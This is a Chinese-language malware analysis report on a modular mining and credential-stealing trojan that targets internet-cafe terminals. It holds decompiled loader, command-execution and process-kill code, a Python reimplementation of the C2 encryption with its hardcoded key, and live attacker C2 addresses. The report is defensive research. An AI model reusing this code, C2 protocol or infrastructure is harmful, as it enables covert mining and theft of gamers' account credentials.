

盯上网吧终端：挖矿木马借漏洞驱动窃取游戏账号凭证-技术文章-火绒安全

 huorong.cn/document/tech/vir_report/2051

- [首页](#)
- [内容中心](#)
- [技术文章](#)
- [病毒报告](#)

盯上网吧终端：挖矿木马借漏洞驱动窃取游戏账号凭证

- 作者：火绒安全
- 发布时间：2026-09-08
- 阅读量：1915

一、概述

近日，火绒安全工程师在网络安全监测过程中发现一组针对网吧终端环境的模块化恶意程序。该样本会主动识别多类网吧或终端管理环境，收集网吧编号、MAC地址及客户端版本等信息，并从远程服务器获取任务。

与常见的单一挖矿木马不同，该样本具有两条相对独立的获利路径：一条为下载公开发行的PeakMiner矿工程序并运行，在游戏启动时主动暂停挖矿；另一条会伪装成系统ntdll.dll，从WeGame/TGP进程内存中提取用户会话凭据。当样本无法读取目标进程时，窃密模块还会下载恶意无签名驱动，利用存在已知漏洞的驱动临时关闭驱动签名强制，加载恶意无签名驱动，从内核完成目标进程内存读取。

目前，火绒安全产品已实现对该行为的拦截与查杀。



图1、火绒查杀图

二、流程图




图2、第一阶段流程图




图3、第二阶段挖矿分支流程图




图4、第二阶段窃取凭证分支流程图

三、样本分析

样本启动后检查命令行参数。当命令行携带/fork时，样本生成随机文件名，将自身复制至用户%TEMP%目录，写入用于后续清理的配置，并启动复制后的样本。新进程读取配置后删除原

始样本。

```
35 if ( wcsicmp(parsed_arg_value, L"/fork") ) // 对比成功不会进入if中
36 {
37     pNumArgs_a = pNumArgs;
38     goto LABEL_6;
39 }
40 status = selfmove_exec(pNumArgs, lpArgv);
41 LocalFree(lpArgv);
42 if ( status )
43     return 0;
```

图5、命令行参数判断与自复制分支

在/fork分支中，样本还会释放并启动ReportBSGuard.exe。该组件结合parent_pid、source_path、cleanup等字段，协调父进程退出、文件复制和残留文件清理。

```
68 Wide_string_append((unsigned int *)lpFileName, L"ReportBSGuard.exe", wcslen(L"ReportBSGuard.exe"));
69 current_arg = (const WCHAR *)lpFileName;
70 if ( v23 >= 8 )
71     current_arg = lpFileName[0];
72 FileAttributesW = GetFileAttributesW(current_arg);
73 if ( FileAttributesW != -1 && (FileAttributesW & 0x10) == 0 )
74 {
75     Wide_string_copy(reportgard_str_copy, lpFileName);
76     LOBYTE(state) = 3;
77     if ( capacity < 8 )
78     {
79         reportgard_str_end = (char *)reportgard_str_copy + 2 * reportgard_str_len;
80         reportgard_str_begin = reportgard_str_copy;
81     }
82     else
83     {
84         reportgard_str_begin = (_DWORD *)reportgard_str_copy[0];
85         reportgard_str_end = (char *)reportgard_str_copy[0] + 2 * reportgard_str_len;
86     }
87     Vector_wchar_range_ctor(lpCommandLine, reportgard_str_begin, (int)reportgard_str_end, (int)&v14);
88     LOBYTE(state) = 4;
89     pNumArgs = 0;
90     Vector_wchar_push_back((__int16 **)lpCommandLine, (__int16 *)&pNumArgs);
91     StartupInfo.cb = 68;
92     lp_dir_copy = (const WCHAR *)lpCurrentDirectory;
93     if ( lpCurrentDirectory[5] >= (LPCWSTR)8 )
94         lp_dir_copy = lpCurrentDirectory[0];
95     lp_fname_copy = (const WCHAR *)lpFileName;
96     if ( v23 >= 8 )
97         lp_fname_copy = lpFileName[0];
98     memset(&StartupInfo.lpReserved, 0, 64);
99     ProcessInformation = 0;
100     if ( CreateProcessW(
```

图6、ReportBSGuard守护及清理逻辑

样本会枚举磁盘、进程和网络适配器，重点检查以下与网吧管理相关的对象：

lwclient64.exe

lwclient64\config\config.ini

BCData\BarClientView.ini

barclientview.exe

NBMSCClient

C:\Windows\Sand.dat

样本从相关INI文件中读取serverip、BarId等字段，并收集MAC地址、进程信息及客户端版本，作为服务端请求参数。上述路径和进程均与网吧管理软件相关。

```
273 v123 = xmmword_490D60;
274 v124 = -13609;
275 v125 = -81;
276 v113 = 0;
277 v105 = 0;
278 v253 = 0;
279 v223 = nullptr;
280 v225 = 0;
281 v226 = 15;
282 v111 = 2;
283 _mm_lfence();
284 set_memory((size_t *)&v223, 0xEu, 0);
285 for ( i = 0; i < 0xE; ++i )
286 {
287     v4 = (size_t *)&v223;
288     if ( v226 >= 0x10 )
289         v4 = v223;
290     *((_BYTE *)v4 + i) = *((_BYTE *)&v234 + i + 1) ^ 0xAF;
291 }
292 v5 = Find_proc_by_name(&v223, &v105); // 检测 lwclient64.exe 是否运行，返回0表示命中
```

```
635 if ( !v113 )
636 {
637 LABEL_93:
638     v43 = sub_418260(v121);
639     v253 = 18;
640     v111 = 1;
641     v44 = Find_proc_by_name(v43, &v105); // 检测 barclientview.exe 是否运行
```

```
348 Copy_memory(v161, &v235, &v236[strlen(&v235)] - v236);
349 v253 = 3;
350 v176[0] = nullptr;
351 v177 = 0;
352 v178 = 15;
353 Copy_memory(v176, &v228, &v229[strlen(&v228)] - v229);
354 v12 = (LPCSTR *) (v2 + 108);
355 LOBYTE(v253) = 5;
356 v114 = Resolve_client_config_path(v176, v161, (int)(v112 + 60), v12); // 定位 lwclient64\config\config.ini
```

```
704 Copy_memory(v170, &v247, &v248[strlen(&v247)] - v248);
705 v253 = 20;
706 v164[0] = nullptr;
707 v165 = 0;
708 v166 = 15;
709 Copy_memory(v164, &v230, &v231[strlen(&v230)] - v231);
710 LOBYTE(v253) = 22;
711 v114 = Resolve_client_config_path(v164, v170, (int)(v2 + 60), (LPCSTR *)v2 + 27); // 定位 BCDData\BarClientView.ini, 读取 [General] BarId
```

图7、网吧客户端检测与环境信息采集

样本将收集到的终端信息组织为请求数据，内容如下：

```
{
  "bar_id": "123456",
  "bar_type": "3",
  "bm_verson": "1.1.6",
  "cmd": "get_url",
  "mac": "00-0c-29-1e-94-f6"
}
```

请求和响应为加密数据。样本内置固定密钥及配套编解码流程，对提交数据进行处理，并在收到响应后完成解密和解析结构。

```
12 KEY = bytes.fromhex(
13     "8A 3F 91 2C 5E 7D 14 AB 67 29 CD 38 F2 45 83 1E "
14     "B6 7A 9C 23 DF 50 6E 31 4B 98 27 5A 3D 62 89 17 "
15     "2E 74 39 A5 C1 56 0F 8B 93 6D 48 25 BE 71 3A 84 "
16     "59 26 4F 92 7C 35 A8 1D 63 9A 47 2B 5D 80 34 "
17     "6F 1A 4D 87 32 69 9E 05 7B 42 8F 53 2A 6C 19 "
18     "B5 78 24 9B 46 3F 81 5C 27 6A 93 0E 7D 58 2B "
19     "64 9F 31 4A 85 72 3E 69 1C 57 8B 20 4F 96 3D "
20     "7A 15 68 2B 5E 89 34 7F 1A 45 92 6D 38 A7 52 "
21     "0F 8C 61 3B 94"
22 )
23
24
25 def rol4(value: int) -> int:
26     return ((value << 4) | (value >> 4)) & 0xFF
27
28
29 def encode_request(plain: bytes) -> bytes:
30     body = bytes(rol4(value) ^ KEY[index & 0x7F] for index, value in enumerate(plain))
31     return body + struct.pack("<I", sum(plain) & 0xFFFFFFFF)
32
```

图8、请求加密密钥及相关初始化

```
38 Build_protocol_request((char *)request_body, 1, (void *)0x2020, v17, v18, v19, 2u, 15);
39 v35 = 3;
40 response_body[0] = nullptr;
41 response_len = 0;
42 response_capacity = 15;
43 String_assign(&Block, Src);
44 LOBYTE(v35) = 4;
45 v4 = Send_protocol_request(a1, request_body, response_body);
```

图9、网络通信能力及请求封装

```

00530480 7B 0A 20 20 22 62 61 72 5F 69 64 22 20 3A 20 22 {..."bar_id"::"
00530490 31 32 33 34 35 36 22 2C 0A 20 20 22 62 61 72 5F 123456",... "bar_
005304A0 74 79 70 65 22 20 3A 20 22 33 22 2C 0A 20 20 22 type"::"3",... "
005304B0 62 6D 5F 76 65 72 73 6F 6E 22 20 3A 20 22 31 2E bm_verson"::"1.
005304C0 31 2E 36 22 2C 0A 20 20 22 63 6D 64 22 20 3A 20 1.6",... "cmd"::"
005304D0 22 67 65 74 5F 75 72 6C 22 2C 0A 20 20 22 6D 61 "get_url",... "ma
005304E0 63 22 20 3A 20 22 30 30 2D 30 63 2D 32 39 2D 31 c"::"00-0c-29-1
005304F0 65 2D 39 34 2D 66 36 22 0A 7D 00 BA 0D F0 AD BA e-94-f6".}.....
00530500 6D 5F 76 65 72 73 6F 6E 22 20 3A 20 22 31 2E

```

图10、终端配置请求数据

```

76 if ( request_capacity + 1 < 0x1000
77 || (v7 = *((void **)request_body[0] - 1), (unsigned int)((char *)request_body[0] - (char *)v7 - 4) <= 0x1F) )
78 {
79     free_a(v7);
80     return v4;
81 }
82 LABEL_28:
83     invalid_parameter_noinfo_noreturn();
84 }
85 LOBYTE(v35) = 5;
86 v25 = 0;
87 decoded_result = (int *)Decode_and_parse_resp(parsed_response, response_body, &v25);
88 v10 = *decoded_result;
89 v12 = decoded_result[2];
90 v23 = decoded_result[1];
91 v11 = v23;
92 decoded_result[2] = 0;
93 *decoded_result = 0;
94 Reset_result_object(parsed_response);
95 Reset_result_object(v26);

```

图11、返回数据解密流程

```

34 def decode_response(packet: bytes) -> bytes:
35     if len(packet) < 4:
36         raise ValueError("response shorter than checksum trailer")
37     cipher, trailer = packet[:-4], packet[-4:]
38     plain = bytes(rol4(value ^ KEY[index & 0x7F]) for index, value in enumerate(cipher))
39     expected = struct.unpack("<I", trailer)[0]
40     actual = sum(plain) & 0xFFFFFFFF
41     if actual != expected:
42         raise ValueError(f"checksum mismatch: expected=0x{expected:08x}, actual=0x{actual:08x}")
43     return plain

```


图12、响应数据解析函数

测试发现，使用无效或默认bar_id请求时，服务端返回：

```
{"code":1,"msg":"empty"}
```

使用测试中可被服务端识别的bar_id=1后，服务器返回包含两个二阶段DLL的任务配置：


```
{"args":{"tasks":  
[{"args":"","hash":"e448be71181ee3d3e24687390e041308","load_mode":"disk",  
"name":"oqmvkzbo.dll","save_dir":"%temp%","task_type":2,"type":"dll"},  
{"args":"","hash":"b093ce197e5e5cac104263a9e52ede02","load_mode":"disk",  
"name":"hpxilyoz.dll","save_dir":"%temp%","task_type":2,"type":"dll"}]},  
"code":0,"msg":  
:"ok","task_type":2,"ts":"1787396072"}
```



```
0019F9DC 0082D900 -> "{ \"code\":1,\"msg\": \"empty\"}"  
0019F9E0 3A226564  
0019F9E4 6D222C31  
0019F9E8 00226773 'sg\"' -> FFFFFFFF  
0019F9EC 00000018  
0019F9F0 0000001F  
0019F9F4 DCA45974  
0019F9F8 0019F970 Stack[00001DA4] -> DCA45974  
0019F9FC 0019FAFC Stack[00001DA4] -> 0019FBD4 Stack[00001DA4] -> 0019FEE4 Stack[00001DA4]  
0019FA00 0048C90D perform_http_request+83C5D -> nop
```

图13、Id无效时服务端返回的数据

样本实现了三类任务执行机制。第一类是命令执行。样本解码C:\Windows\System32\cmd.exe和/c，拼接服务端下发的命令，并通过CreateProcessA以CREATE_NO_WINDOW标志运行。



```
79     v4 = a3;  
80     do  
81     {  
82         *v9++ = v8;  
83         v8 = v9[8];  
84     }  
85     while ( v8 );  
86 }  
87 *v9 = 0;  
88 v23[0] = 0;  
89 v23[4] = 0;  
90 v24 = 15;  
91 v37 = -1;  
92 Copy_memory(v23, &v16, &v17[strlen(&v16)] - v17);  
93 v10 = a2[5] < 0x10;  
94 v11 = a2[4];  
95 v37 = 1;  
96 if ( !v10 )  
97     v5 = (size_t *)a2;  
98 Mem_move(v23, v5, v11);  
99 v25[0] = 0;  
100 v26 = 0;  
101 v27 = 15;  
102 LOBYTE(v37) = 1;  
103 Copy_memory(v25, &v33, &v34[strlen(&v33)] - v34);  
104 LOBYTE(v37) = 3; // 解码 "c:\\windows\\system32\\cmd.exe"  
105 // 拼接 "/c " + task_command  
106 v12 = CreateProcessA_hid((LPCSTR)v25, v23, v4, a4);
```

图14、cmd命令拼接与无窗口执行

第二类是磁盘DLL加载。当任务指定load_mode=disk时，样本将DLL写入指定目录，再调用LoadLibraryA加载；任务结束后可按配置删除落地文件。

```
264     if ( strcmp(load_mode, "disk") )
265     {
266         v27 = v51;
267         v36 = 0;
268         if ( v52 >= 0x10 )
```

图15、磁盘DLL任务调用入口

```
298         v20 = v74;
299         v17 = sub_4193B0(v20, (int)v71);
300         if ( !v17 )
301         {
302             saved_path = (const CHAR *)&v74;
303             if ( v76 >= 0x10 )
304                 saved_path = v74;
305             LibraryA = (byte *)LoadLibraryA(saved_path);
306             if ( !LibraryA )
307             {
308                 v23 = (const CHAR *)&v74;
309                 if ( v76 >= 0x10 )
310                     v23 = v74;
311                 DeleteFileA(v23);
```

图16、通过LoadLibraryA加载外部DLL

第三类是内存DLL加载。函数0x42D390检查PE头，在当前进程中分配内存、复制映像、处理重定位和导入表、设置节权限并调用DllMain。加载前，样本还会修改DLL中可能导致宿主进程退出的函数，使二阶段模块无法直接结束主控进程。

```

32  if ( *(_WORD *)dll_ptr != 'ZM' )
33      return 2;
34  v3 = &dll_ptr[*((_DWORD *)dll_ptr + 15)];
35  if ( *(_DWORD *)v3 != 'EP' )
36      return 3;
37  v4 = *(_DWORD *)v3 + 20;
38  sub_42C5B0((char)dll_ptr, v4);
39  v5 = *(_DWORD *)v3 + 32;
40  if ( v5 && *(_DWORD *)v3 + 33 )
41  {
42      if ( !check_order(v5, 0x14u, v4) )
43          return 4;
44      v7 = *(_DWORD *)&dll_ptr[v6 + 12];
45      v8 = &dll_ptr[v6];

```

图17、内存加载器解析PE映像

```

111  if ( !strcmp(v14, "TerminateProcess") )
112  {
113      v15 = log_func_tproc_addr;          // int __stdcall log_func_tproc_addr(const void *ArgList, int a2)
114                                          // {
115                                          //     log_trace("[HOOK] blocked TerminateProcess process=%p code=%u", ArgList, a2);
116                                          //     return 1;
117                                          // }
118      goto LABEL_39;
119  }
120  if ( !strcmp(v14, "TerminateThread") )
121  {
122      v15 = log_func_tthread_addr;        // int __stdcall log_func_tthread_addr(const void *ArgList, int a2)
123                                          // {
124                                          //     log_trace("[HOOK] blocked TerminateThread thread=%p code=%lu", ArgList, a2);
125                                          //     return 1;
126                                          // }
127 LABEL_39:
128      flOldProtect = 0;
129      if ( VirtualProtect(lpAddress, 4u, 4u, &flOldProtect) )
130      {
131          v17 = flOldProtect;
132          v19 = 0;
133          v16 = lpAddress;
134          *(_DWORD *)lpAddress = v15;
135          VirtualProtect(v16, 4u, v17, &v19);
136          ++v23;
137          v18 = v14;
138          v1 = ArgList;
139          log_trace("[PATCH] module=%p import %s -> %p", ArgList, v18, v15);
140          v12 = v24;
141 LABEL_43:
142          v11 = v26;
143          goto LABEL_44;
144      }

```

图18、修改DLL退出函数

样本对局域网资源发现采用以下局域网协议：

BMCLAN|1|REQ|、HERE、GET、FILE

样本还关联到111.229.25.197:85。该地址可能为样本的管理页面。




图19、关联服务管理页面

SHA256为582b04506efa29214b42b5359c47c9b0e182644b47a0b539c777cb2b3b350b13的DLL由PECompact保护，需脱壳分析。

```

1  BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2  {
3      bool v4; // zf
4      DWORD v6; // eax
5      DWORD fdwReasona; // [esp+18h] [ebp+Ch]
6
7      if ( fdwReason )
8      {
9          if ( fdwReason != 1 && fdwReason != 2 )
10             goto LABEL_10;
11          if ( dword_100857B8 && !dword_100857B8(hinstDLL, fdwReason, lpvReserved) )
12             return 0;
13          v4 = sub_1003D820(hinstDLL, fdwReason, lpvReserved) == 0;
14      }
15      else
16      {
17          v4 = dword_100840B8 == 0;
18      }
19      if ( v4 )
20          return 0;
21 LABEL_10:
22     v6 = sub_10032B80(hinstDLL, fdwReason, lpvReserved);
23     fdwReasona = v6;
24     if ( fdwReason != 1 )
25     {
26 LABEL_13:
27         if ( !fdwReason || fdwReason == 3 )
28         {
29             if ( !sub_1003D820(hinstDLL, fdwReason, lpvReserved) )
30                 fdwReasona = 0;
31             if ( fdwReasona )
32             {
33                 if ( dword_100857B8 )

```

图20、脱壳后还原的DllMain

模块枚举本机进程，并根据内置列表终止竞争矿工或可能影响自身运行的进程，为后续挖矿释放计算资源。

```

26  FindMatchingProcessIds(process_selector, &v18, 1, 0, 1);
27  v2 = GetProcessIdArrayLength();
28  v3 = 0;
29  v4 = &v17;
30  while ( 1 )
31  {
32      v16 = v3 + 1;
33      v15 = v4;
34      *v4 = v3 + 1;
35      if ( v3 + 1 > v2 )
36          break;
37      v5 = v18;
38      PrepareArrayBounds(v2);
39      v12 = v6;
40      v7 = v17 - 1;
41      if ( v17 - 1 < 0 )
42          v7 = RaiseRangeCheckError(4);
43      if ( v7 >= v12 )
44          v7 = RaiseRangeCheckError(1);
45      if ( (int)v5[v7] > 0 )
46      {
47          v8 = v18;
48          PrepareArrayBounds(v14);
49          v13 = v9;
50          v10 = v17 - 1;
51          if ( v17 - 1 < 0 )
52              v10 = RaiseRangeCheckError(4);
53          if ( v10 >= v13 )
54              v10 = RaiseRangeCheckError(1);
55          KillProcess(v8[v10], 1);

```

图21、竞争进程识别与结束功能

模块向远程接口提交UID、时间戳和签名等参数，以获取后续资源和矿工配置。

```
aSign      db '&sign=',0          ; DATA XREF: sub_1000127D+798↑o
aHttpWwwPaicou12 db 'http://www.paicou123.com/api_v2.php?cmd=update&uid=',0
aCode      db 'code',0           ; DATA XREF: sub_1000127D+7A3↑o
aDataId     db 'data.id',0        ; DATA XREF: sub_1000127D+918↑o
aDataPay    db 'data.pay',0       ; DATA XREF: sub_1000127D+99A↑o
aDataUpdateConf db 'data.update_config',0 ; DATA XREF: sub_1000127D+9D6↑o
aDataGameProces db 'data.game_processes',0 ; DATA XREF: sub_1000127D+A28↑o
unk_1004C366 db 0Dh               ; DATA XREF: sub_1000127D+AAB↑o
           db 0Ah               ; DATA XREF: sub_1000127D+B2E↑o
           db 0                 ; DATA XREF: sub_1000127D+C50↑o
aDataOtherConfi db 'data.other_config',0 ; DATA XREF: sub_1000127D+CDB↑o
```

图22、远程接口及网络参数

收到响应后，模块使用内置算法完成解密并解析配置。

```
272 if ( g_uid )
273     ReleaseManagedArray(g_uid);
274 g_uid = (int)&unk_1004C24F;
275 if ( g_api_key )
276     ReleaseManagedArray(g_api_key);
277 g_api_key = (int)a4b3528223898ca;
278 v60 = (char *)GetUnixTimestampString(1, 1);
279 v45 = v60;
